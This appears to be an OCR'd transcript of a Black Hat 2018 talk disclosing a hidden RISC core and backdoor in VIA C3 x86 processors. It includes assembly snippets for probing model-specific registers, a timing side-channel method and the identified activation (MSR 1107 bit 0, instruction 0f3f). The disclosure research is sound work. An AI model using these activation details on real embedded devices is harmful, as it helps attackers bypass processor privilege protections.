GOD MODE unlocked: Hardware backdoors in x86 CPUs

{ domas / @xoreaxeaxeax / Black Hat 2018

disclaimer:

the research presented herein was conducted and completed as an independent consultant. none of the research presented herein was conducted under the auspices of my current employer. the views, information and opinions expressed in this presentation and its associated research paper are mine only and do not reflect the views, information or opinions of my current employer.

./bio


- Christopher Domas
  - Cyber Security Researcher

(Demo)

```
delta:~/_research/rosenbridge/esc$
>>> 
```

Ring model

- In the beginning, there was chaos…
- … then 30 years ago,
  we were rescued, by the rings of privilege



Ring model

- But we dug deeper…
  - ring -1 : the hypervisor
  - ring -2 : system management mode
  - ring -3 : Q35 / AMT / ME

Ring model

Can we go further…?

Ring model

"Additionally, accessing some of the internal control registers can enable the user to bypass security mechanisms, e.g., allowing ring 0 access at ring 3.

In addition, these control registers may reveal information that the processor designers wish to keep proprietary.

For these reasons, the various x86 processor manufacturers have not publicly documented any description of the address or function of some control MSRs"

- US8341419

Patents

WYSE
COMPAQ
neoware
WARRANTY VOID IF REMOVED
PLC CODE SJ 03

- VIA C3
  - point-of-sale
  - kiosk
  - ATM
  - gaming
  - digital signage
  - healthcare
  - digital media
  - industrial automation
  - PCs

C3

- Thin client
- C3 Nehemiah Core

C3

- Unable to locate a developer manual
- Follow a trail of breadcrumbs …


Backdoor architecture

"FIG. 3 shows an embodiment of a cache memory. Referring to FIG. 3, in one embodiment, cache memory 320 is a multi-way cache memory. In one embodiment, cache memory 320 comprises multiple physical sections. In one embodiment, cache memory 320 is logically divided into multiple sections. In one embodiment, cache memory 320 includes four cache ways, i.e., cache way 310, cache way 311, cache way 312, and cache way 314. In one embodiment, a processor sequesters one or more cache ways to store or to execute processor microcode."

- US Patent 8,296,528

Backdoor architecture

- Following patents is *painful*.


in one embodiment 1/142

Backdoor architecture

Backdoor architecture

- Follow the patents…
  - 8,880,851
  - 9,292,470
  - 9,317,301
  - 9,043,580
  - 9,141,389
  - 9,146,742

- A non-x86 core embedded alongside the x86 core in the C3
  - RISC architecture
  - "*Deeply Embedded Core*" (DEC)

Backdoor architecture

- A *global configuration register*
  - Exposed to x86 core through a model-specific-register (MSR)
  - Activates the RISC core
- An x86 *launch instruction*
  - A new instruction added to the x86 ISA
  - Once the RISC core is active
  - Starts a RISC instruction sequence

Backdoor architecture

- If our assumptions about the *deeply embedded core* are correct …
- … it could be used as a sort of *backdoor*, able to surreptitiously circumvent *all* processor security checks.

Backdoor architecture

- US8341419:
  - A model-specific-register can be used to circumvent processor security checks
- US8880851:
  - A model-specific-register can be used to activate a new instruction in x86
- US8880851:
  - A *launch instruction* can be used to switch to a RISC instruction sequence

Activation…

- Find an MSR bit that …
  enables a new x86 instruction …
  to activate a RISC core …
  and bypass protections?

Activation…

- 64 bit control registers
- Extremely varied
  - Debugging
  - Performance monitoring
  - Cache configuration
  - Feature configuration
- Accessed by *address*, not by *name*
  - Addresses range from
    0x00000000 – 0xFFFFFFFF
- Accessed with
  rdmsr and wrmsr instructions

Model-specific-registers

- Accessible only to ring 0 code!
  - Or maybe not. We'll revisit this later.

Model-specific-registers

“

…the various x86 processor manufacturers have not publicly documented any description of the address or function of some control MSRs.

”

- US8341419

Model-specific-registers

- Step 1:
  - Which MSRs are implemented by the processor?

Model-specific-registers

- Approach:
  - Set #GP(0) exception handler
  - Load MSR address
  - rdmsr
  - No fault? MSR exists.
  - Fault? MSR does not exist.

```
lidt %[new_idt]
movl %[msr], %%ecx
rdmsr
; MSR exists
```

```
_handler:
; MSR does not exist
```

Model-specific-registers

- Results:
  - 1300 MSRs on target processor
  - Far too many to analyze

Model-specific-registers


Model-specific-registers

- Step 2:
  - Which MSRs are *unique?*

Model-specific-registers

- A timing side-channel
  - Calculate the access time for all 0x100000000 MSRs

```
mov %[_msr], %%ecx

mov %%eax, %%dr0
rdtsc
movl %%eax, %%ebx

rdmsr

rdmsr_handler:

mov %%eax, %%dr0
rdtsc

subl %%ebx, %%eax
```




1000
800
600
400
200
0
0
500
1106
1153
8000000
ffffffff

- Observation:
  - Functionally different MSRs will have different access times
    - The ucode backing each MSR is entirely different
  - Functionally equivalent MSRs will have approximately the same access times
    - The ucode backing each MSR is roughly equivalent
- Differentiate between “like” and “unlike” MSRs
  - “like” MSRs:
    adjacent MSRs with equal or functionally related access time

Model-specific-registers

- Hypothesis:
    - The *global configuration register* is unique.
      It does not have multiple, functionally equivalent versions.

Model-specific-registers


0
300

- With the timing side-channel,
  we identify 43 functionally unique MSRs,
  from the 1300 implemented MSRs.

Model-specific-registers

Model-specific-registers

- 43 MSRs to analyze = 2752 bits to check
- Goal: identify which bit activates the *launch instruction*
- Upper bound of ~1.3×10^{36} x86 instructions
- Scan 1,000,000,000 / second
- ~1.3×10^{36} / 10^{10} / 60 / 60 / 24 / 365

  = approximately 1 eternity


  to scan for a new instruction
- 2752 bits x 1 eternity per scan = 2752 eternities

- *sandsifter*
  - Scans the x86 ISA in about a day
- Still can’t run 2752 times.

Model-specific-registers

- Toggle each of 2752 candidate bits
  one by one …
- But these are configuration bits –
  many will lock, freeze, panic, reset, …
- Need *automation*

Model-specific-registers



Model-specific-registers

- Hardwire a relay to the target's power switch
- Toggle MSR bits one by one
- Use a second computer to watch for panics, locks, etc.
- Toggle the relay when something goes wrong
- Record which MSR bits can be set without making the target unstable

Model-specific-registers


- ~1 week, 100s of automated reboots
- Identified which MSR bits can be toggled without visible side effects

Model-specific-registers

- Toggle all stable MSR bits
- Run *sandsifter* to audit the processor for new instructions

Model-specific-registers

(Demo)



```
132  t  [   movaps xmm1, xmmword ptr [ebx*8 + 0x1f]          0f280cdd1f0000000000000000000000  0
            movaps xmm1, xmmword ptr [0xd8]                  0f280ce5d80000000000000000000000  0
            movaps xmm1, xmmword ptr [esi*8 + 0x4b]          0f280cf54b0000000000000000000000  :
            movaps xmm1, xmmword ptr [edi*8 + 0x83]          0f280cfd830000000000000000000000  0
     s      movaps xmm2, xmmword ptr [eax + 0xc6]            0f281405c60000000000000000000000  0
     a      movaps xmm2, xmmword ptr [edx + 0x18]            0f281415180000000000000000000000  :
     n      movaps xmm2, xmmword ptr [edx + 0xf8]            0f281415f80000000000000000000000  0
     d      movaps xmm2, xmmword ptr [0x5a]                  0f2814255a0000000000000000000000  0
            movaps xmm2, xmmword ptr [ebp + 0xa4]            0f28142da40000000000000000000000  .
  v: 1      movaps xmm2, xmmword ptr [esi + 0xec]            0f281435ec0000000000000000000000  7
  l: 8      movaps xmm2, xmmword ptr [esp + eax*2]           0f281444000000000000000000000000  8
  s: b      movaps xmm2, xmmword ptr [ecx*2 + 0x77]          0f28144d770000000000000000000000
  c:80      movaps xmm2, xmmword ptr [edx*2 + 0x70]          0f281455700000000000000000000000
            movaps xmm2, xmmword ptr [ebx*2 + 0xa9]          0f28145da90000000000000000000000
     s      movaps xmm2, xmmword ptr [0xf2]                  0f281465f20000000000000000000000
     i      movaps xmm2, xmmword ptr [esi*2 + 0x55]          0f281475550000000000000000000000
     f      movaps xmm2, xmmword ptr [edi*2 + 0xac]          0f28147dac0000000000000000000000
     t      movaps xmm2, xmmword ptr [eax*4 + 0xa6]          0f281485a60000000000000000000000
     e      movaps xmm2, xmmword ptr [edx*4 + 0x38]          0f281495380000000000000000000000
     r  [   movaps xmm2, xmmword ptr [ebx*4 + 0x61]          0f28149d610000000000000000000000

        # 23,488
          30546/s
        # 0
```

Exactly one. 0f3f.

The *launch instruction*

- GDB + trial and error:
    - The *launch instruction* is effectively a jmp %eax

The *launch instruction*

- With 0f3f identified,
  it is no longer necessary to run
  complete *sandsifter* scans
- Activate candidate MSR bits one by one,
  attempt to execute 0f3f
- Find MSR 1107, bit 0 activates the *launch instruction*

